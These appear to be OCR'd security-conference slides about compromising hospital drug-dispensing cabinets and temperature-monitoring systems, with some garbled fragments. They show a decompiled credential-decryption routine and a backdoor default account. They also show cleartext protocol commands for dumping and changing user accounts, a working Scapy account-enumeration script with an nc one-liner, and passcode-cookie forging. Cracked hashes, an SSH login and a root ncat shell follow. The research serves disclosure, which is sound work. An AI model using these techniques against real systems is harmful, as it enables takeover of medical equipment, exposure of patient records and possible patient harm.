
// Token: 0x06000081 RID: 129 RVA: 0x0000519C File Offset: 0x00
public CEncryption()
{
    this.msEncryptKey = "@[REDACTED]@";
}

private static string Decrypt(byte[] stringToDecrypt, string key)
{
    key = key.Trim();
    string decodedString = string.Empty;
    int @byte;
    int byte2;
    EncryptionService.EncryptionSeed(key, out @byte, out byte2);
    for (int index = 0; index < stringToDecrypt.Length; index++)
    {
        int ascii = (int)(stringToDecrypt[index] & byte.MaxValue);
        if (ascii > 222)
        {
            stringToDecrypt[index] = Convert.ToByte(ascii - 223);
        }
    }
    int value = @byte - stringToDecrypt.Length + byte2;
    for (int i = 0; i < stringToDecrypt.Length; i++)
    {
        int ascii2 = (int)stringToDecrypt[i] - value % 222;
        char decodedChar = (ascii2 < 0) ? ((char)(ascii2 + 222)) : ((char)ascii2);
        decodedString += decodedChar.ToString();
        value += (int)decodedChar;
    }
    return decodedString;
}

```

Database Access & Credential Decryption

- SQL access → Dump user credentials → User credential decryption
- ~10 default vendor passwords




The screenshot displays the SQL Server Enterprise Manager interface. On the left, the Object Explorer shows a tree view of the server's databases, with 'dbo' selected. The main window shows a query window with the following SQL script:


```
/****** Script for SelectTopNRows command from SSMS *****/  
SELECT TOP (1000) [user_id]  
    , [user_name]  
    , [user_type]  
    , [dati_activ]  
    , [note]  
    , [lu_dati]  
    , [lu_from]  
    , [dati_exp]  
    , [create_id]  
    , [ctrl_lvl00]  
    , [ctrl_lvl01]  
    , [ctrl_lvl02]  
    , [ctrl_lvl03]  
    , [ctrl_lvl04]  
    , [ctrl_lvl05]  
    , [ctrl_lvl06]  
    , [ctrl_lvls]  
    , [accs_ritms]  
    , [zonetype00]
```

Below the query window, the Results pane shows a table with the following columns and data:

	witnes_req	prix_id	prix_ok	vt_wit	dcpn_sysa	lu_user	password2	norm_sysa2	pass_admin	domain_user	ad_exempt	domain	default_site	tempuser_silearea
1	0		N	Y	9	BACKDOORI			S		1			
2	0		N	Y	9				S		0			
3	0		N	N	2				N		0			
4	0		N	N	2				N		0			
5	0		N	N	2				N		0			
6	0		N	Y	9				N		1			
7	0		N	N	2				N		0			
8	0		N	N	2				N		0			
9	0		N	N	2				N		0			
10	0		N	N	2				N		0			
11	0		N	N	4				N		0			
12	0		N	N	2				N		0			
13	0		N	N	2				N		0			



Zone: 0	
1	Button Bar 5RU
Zone: 1	
1	36-Bin Metal Locking Drawer
2	36-Bin Metal Locking Drawer



Medication Assignment Tool

←

Click a bin to assign medications.

**ALBUTEROL 0.5% 2.5 MG/
0.5 ML NEB
PROVENTIL, VENTOLIN (0.5%)
43001239
Par Lvl: 45 Reorder Lvl: 23 Critical Lvl: 10**

5



Zone: 4	
1	10 Port Button Bar



Users

Sites

Admin

Settings



User Name i

Alice

User Information

Access

Roles & Permissions



Profile



Credentials



Bio ID

Main

User Name

Alice

User Type

Tech

Default Language

(system default)


Server Access Type

Pharmacist A

Default Site

(system default)

Notes



Drug Cabinet System Findings

- Authenticated users share
- Configuration file with encrypted strings
- SQL sa and Server Administrator account
- Username/Database extract and decrypt
- System administrator access

→ Lessons Learned:

- Server side secrets are still a threat
- Vendors use defaults between client installations

→ Results: Full application, cabinet and server compromise


→ Patient Records: >100,000

	High	Impact Medium	Low
Complexity Low			
Medium			
High			

Risk Scoreboard

- Impact – Significant (Patient safety and data)
- Exploitability – Fairly Easy to Moderate (Open share to RVE code)
- Patient Records Exposed - > 80,000

- Lessons Learned:
 - Server side secrets are a threat if exposed to a client
 - Vendors use defaults between client installations



Temperature Monitoring

- FDA regulated temperatures of food, drugs, blood, etc.
- Hospitals, Blood Banks, Pharmaceutical, Laboratories, Biotech, IVF Labs, Forensic Labs, US Military and various Government Facilities

- Delete/modify sensor data
- Disable monitoring


Bob Alice

Mallory

Poisoning •
Ineffective medication •

Temperature Monitoring

- FDA regulated temperatures of food, drugs, blood, etc.
- Hospitals, Blood Banks, Pharmaceutical, Laboratories, Biotech, IVF Labs, Forensic Labs, US Military and various Government Facilities





Dialog box with fields for User Name (Alpha1) and Password (*****), a checked checkbox for Restore Saved Desktop, and buttons for OK, Change, and Log Out.

Password Change

Enter Login

Enter Current

Enter New

Confirm New

OK

Cancel

Wireshark · Follow TCP Stream (tcp.stream eq 0) · Ethernet0

```
00034 | ~ | Alpha1 | ~ | Alpha3 | ~ | Alpha4 | ~ | $000900034 | # | 1
```

00034- Change code

Alpha3 – Old password

Alpha1 - Username

Alpha4 – New Password

Entire conversation (47 bytes) Show and save data as ASCII Stream 0

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

General User Group Access

Group Users Inputs/Outputs Group Security

User Information

Last Changed/Created 05/17/2020

Name Alpha1

User Logon Alpha1

Password *****

Phone Code *****

Password Expiration

Password Never Expires

Password Expires After 0 Days

Expires on first login

This Account Locked Out

Click to Edit: User's Phone Numbers

Click to Edit: User's Email Addresses

Wireshark · Follow TCP Stream (tcp.stream eq 0) · Ethernet0

```
00067 | ~ | General User | ~ | 386 | ~ | Alpha1 | ~ | Alpha1 | ~ | Alpha7 | ~ | 112239 | ~ | 0 | ~ | False$
```

3 client pkts, 3 server pkts, 5 turns.

Entire conversation (277 bytes) Show and save data as ASCII Stream 0

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

00067 – Add/Update user

Alpha1 - Name

Alpha7 - password

General User - Group

Alpha1 - Username

General User Group Access

Group Users | Inputs/Outputs | Group Security

User Information

Last Changed/Created 05/17/2020

Name

User Logon

Password

Phone Code

Password Expiration

Password Never Expires

Password Expires After Days

Expires on first login

This Account Locked

User Alpha1

Wireshark - Follow TCP Stream (tcp.stream eq 0) - Ethernet0

```
00067|~|General User|~|386|~|Alpha1|~|Alpha1|~|Alpha7|~|112239|~|0|~|False$  
$000900067|#|00042|~|General User$$012700042|#|2|#|386|~|Alpha1|~|Alpha1|~|
```

3 client pkts, 3 server pkts, 5 turns.

Entire conversation (277 bytes) Show and save data as ASCII Stream 0

Find: Find Next

00042 – Get Group Details

General User – Group name

Alpha Client Commands

- **00012 – Authenticate**

00012 | ~ | Amega1 | ~ | Amega1 | ~ | 1209.8

- **00034 – Change passwords**

00034 | ~ | Alpha1 | ~ | Alpha1 | ~ | Alpha2

- **00042 – Dump group account details**

00042 | ~ | General User

- **00067 – Create an account/Change account details (incl password)**

00067 | ~ | General User | ~ | ~ | Alpha1 | ~ | Alpha1 | ~ | Alpha7 | ~ | 998833 | ~ | 0 | ~ | False

- **00060 – Get User Details**

00060 | ~ | Alpha1


```
root@kali: ~/Downloads/alpha
File Edit View Search Terminal Help
GNU nano 4.3      alphausers.py      Modified
from scapy.all import *
import socket
import sys

target="192.168.10.11"
targetuser="General User"

s=socket.socket()
s.connect((target,1001))
ss=StreamSocket(s,Raw)
response=ss.srl(Raw("00042|~|" +targetuser))
strResp=response.load
listAccounts=strResp.split(",")
for i in listAccounts:
    accountFields=i.split("|")
    if len(accountFields) == 4:
        print(accountFields[1])

print(response)

^G Get Help      ^O Write Out    ^W
^X Exit          ^R Read File    ^\
```




```
root@kali: ~/Downloads/alpha
File Edit View Search Terminal Help
root@kali:~/Downloads/alpha# python alphausers.py
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Alpha1:Alpha1
$$012700042|#|2|#|388|~|Alpha1|~|Alpha1|~|Alpha1|~|883883|~|0|~|05/18/
root@kali:~/Downloads/alpha#
```

```
root@kali: ~/Downloads/alpha
File Edit View Search Terminal Help
GNU nano 4.3 alphasuers.py Modified
from scapy.all import *
```

```
root@kali: ~/Downloads/alpha
File Edit View Search Terminal Help
root@kali:~/Downloads/alpha# echo -n '00042|~|Administrators' | nc 1001
root@kali:~/Downloads/alpha#
```

22	Endoscopy Freezer 1 (White)	---- Deg C	Wireless Probe Lost Signal [Telem...	[] [] [] []	[] [] [] []	418
----	-----------------------------	------------	--------------------------------------	-----------------	-----------------	-----

Endoscopy Freezer 1 (White)	---- Deg C	Wireless Probe Lost Signal [Telem...	[] [] [] []	[] [] [] []	418
-----------------------------	------------	--------------------------------------	-----------------	-----------------	-----



Wed May 13 12:23:28 UTC 2020

Login Passkey:

Sign-in >

```
1 <html><head><title> - Sign-in</title><link href='./www/...' .css" rel=
2 <a href='./index.cgi' " class="hidelink">.</a>
3 <form name=" " action=' index.cgi" method="post">
4 <input type="hidden" name="J" value=" " >
5 <br><br>
6 Login Passkey: <input type="password" name=" " size="10" maxlength="10" value=" " >
7 <br><br>
8 <input type="submit" name="case" value="Sign in >" >
9 </form>
10 <br><div class="smalltext">#169;</div></div></body></html>
```

The screenshot shows a web browser window with a dark theme. The address bar contains the URL `/www/`. The main content area displays the title "Index of /www" and a table of directory contents. The table has columns for Name, Last modified, Size, and Description. The entries include a Parent Directory, a .jpg file, a .gif file, a .css file, a .lib.pl file, a cgi-lib.pl file, an interfaces directory, and an interfaces staticip file. At the bottom, there is a footer indicating the server is Apache/2.2.3 (Debian) PHP/5.2.0-8+etch5~pu1.

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory	-	-	-
[redacted].jpg	25-Feb-2015 16:45	45K	
[redacted].gif	24-Jun-2009 12:23	7.9K	
[redacted].css	25-Feb-2015 16:45	1.9K	
[redacted].lib.pl	25-Feb-2015 16:45	96K	
cgi-lib.pl	25-Feb-2015 16:45	15K	
interfaces	24-Jun-2009 12:23	474	
interfaces staticip	25-Feb-2015 16:45	493	

Apache/2.2.3 (Debian) PHP/5.2.0-8+etch5~pu1 Server at [redacted] Port 80

```
sub gen_Passcode ()  
{  
  my($sec,$min,$hr,$mde  
  my $seed_val = 47;  
  my $l_passkey = 0;  
  
  my @months = ("Jan","  
    "Sep","Oct","N  
  my @days = ("Sunde  
  
  # d  
  #my $debug_stri  
  sub  
  {  
    $l_passkey = ((  
    return $l_pass  
  }  
  #.....  
}
```

The screenshot shows a web browser window with a 'Cookie Editor' extension. The extension is open, displaying a single cookie with the name 'p' and the value '8945'. The domain is set to '192.168.18.89' and the path is '/'. The 'Expiration' field is empty. The 'Same Site' dropdown is set to 'No Restriction'. At the bottom, there are checkboxes for 'Host Only' (checked), 'Session' (checked), 'Secure' (unchecked), and 'Http Only' (unchecked). The browser's address bar shows a URL starting with 'http://192.168.18.89'.

```
the user is a valid user
```

System Information

System Name	XXXXXXXXXX	XXXXXXXXXX
System IP	XXXXXXXXXX	XXXXXXXXXX
System MAC	XXXXXXXXXX	XXXXXXXXXX
System Model	XXXXXXXXXX	XXXXXXXXXX
System Version	XXXXXXXXXX	XXXXXXXXXX
System Status	XXXXXXXXXX	XXXXXXXXXX
System Location	XXXXXXXXXX	XXXXXXXXXX
System Contact	XXXXXXXXXX	XXXXXXXXXX

System Health

System Health	XXXXXXXXXX	XXXXXXXXXX
System Status	XXXXXXXXXX	XXXXXXXXXX
System Location	XXXXXXXXXX	XXXXXXXXXX
System Contact	XXXXXXXXXX	XXXXXXXXXX

System Configuration

System Name	XXXXXXXXXX	XXXXXXXXXX
System IP	XXXXXXXXXX	XXXXXXXXXX
System MAC	XXXXXXXXXX	XXXXXXXXXX
System Model	XXXXXXXXXX	XXXXXXXXXX
System Version	XXXXXXXXXX	XXXXXXXXXX
System Status	XXXXXXXXXX	XXXXXXXXXX
System Location	XXXXXXXXXX	XXXXXXXXXX
System Contact	XXXXXXXXXX	XXXXXXXXXX

Sounds Menu (On Removable Disk):

Sound Files: Sounds Not Loaded (No Files Found) [Update Sounds Now](#)

Tech Diagnostic Tools:

Disk Diagnostic:	Warning: Running a Repair on the Flash Card will Re-start the active EXE.	Repair/Clean Flash Card
Net Diagnostic:	Ping-out Test: Will ping requested IP 5 times as a communication/network test.	Ping-Out Test
System Health	XXXXXXXXXX	XXXXXXXXXX
System Status	XXXXXXXXXX	XXXXXXXXXX
System Location	XXXXXXXXXX	XXXXXXXXXX
System Contact	XXXXXXXXXX	XXXXXXXXXX

Ping-out Test:

Will ping requested IP 5 times as a communication/network test.

[Ping-Out Test](#)

Sounds Menu (On Removable Disk):

Sound Files:

Sounds Not Loaded (No Files Found)

[Update Sounds Now](#)

Tech Diagnostic Tools:

Disk Diagnostic:

Warning:

Running a Repair on the Flash Card will Re-start the active EXE.

[Repair/Clean Flash Card](#)

Net Diagnostic:

Ping-out Test:

Will ping requested IP 5 times as a communication/network test.

[Ping-Out Test](#)

```
File Edit View Search Terminal Help
root@kali:~/Downloads/ [redacted] # john --show pass.txt
[redacted]:1000:1000:,,,:/home/[redacted]:/bin/bash
start-vm-
1 password hash cracked, 1 left
root@kali:~/Downloads/ [redacted] # ssh [redacted]
Password:
Last login: Thu Mar 26 15:20:27 2020 from [redacted] on pts/0
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
[redacted] ~$
```

```
File Edit View Search Terminal Help
GNU nano 1.2.4 File: index.cgi Modified

# Run external installer programs that comes packed in the set
run_SUcommand('/usr/bin/perl /usr/share/toolsetg/_toolsetg_installer.pl &> /tmp/readsuoutput$
my $run_backtick = `/bin/cat /tmp/readsuoutput`;
print $run_backtick;

^G Get Help      ^O WriteOut
^X Exit          ^J Justify
^R Read File     ^W Where Is
^Y Prev Page    ^V Next Page
^K Cut Text     ^U UnCut Txt
^C Cur Pos      ^T To Spell
```

```
root@...  
Ncat: Version 6.47 ( http://nmap.org/ncat )  
ls  
bin  
boot  
dev  
etc  
home  
include  
initrd  
lib  
lost+found  
man  
mnt  
opt  
proc  
root  
sbin  
sys  
tmp  
usr  
var  
whoami  
root  
cd /
```

whoami
root

Temperature Monitoring System Findings

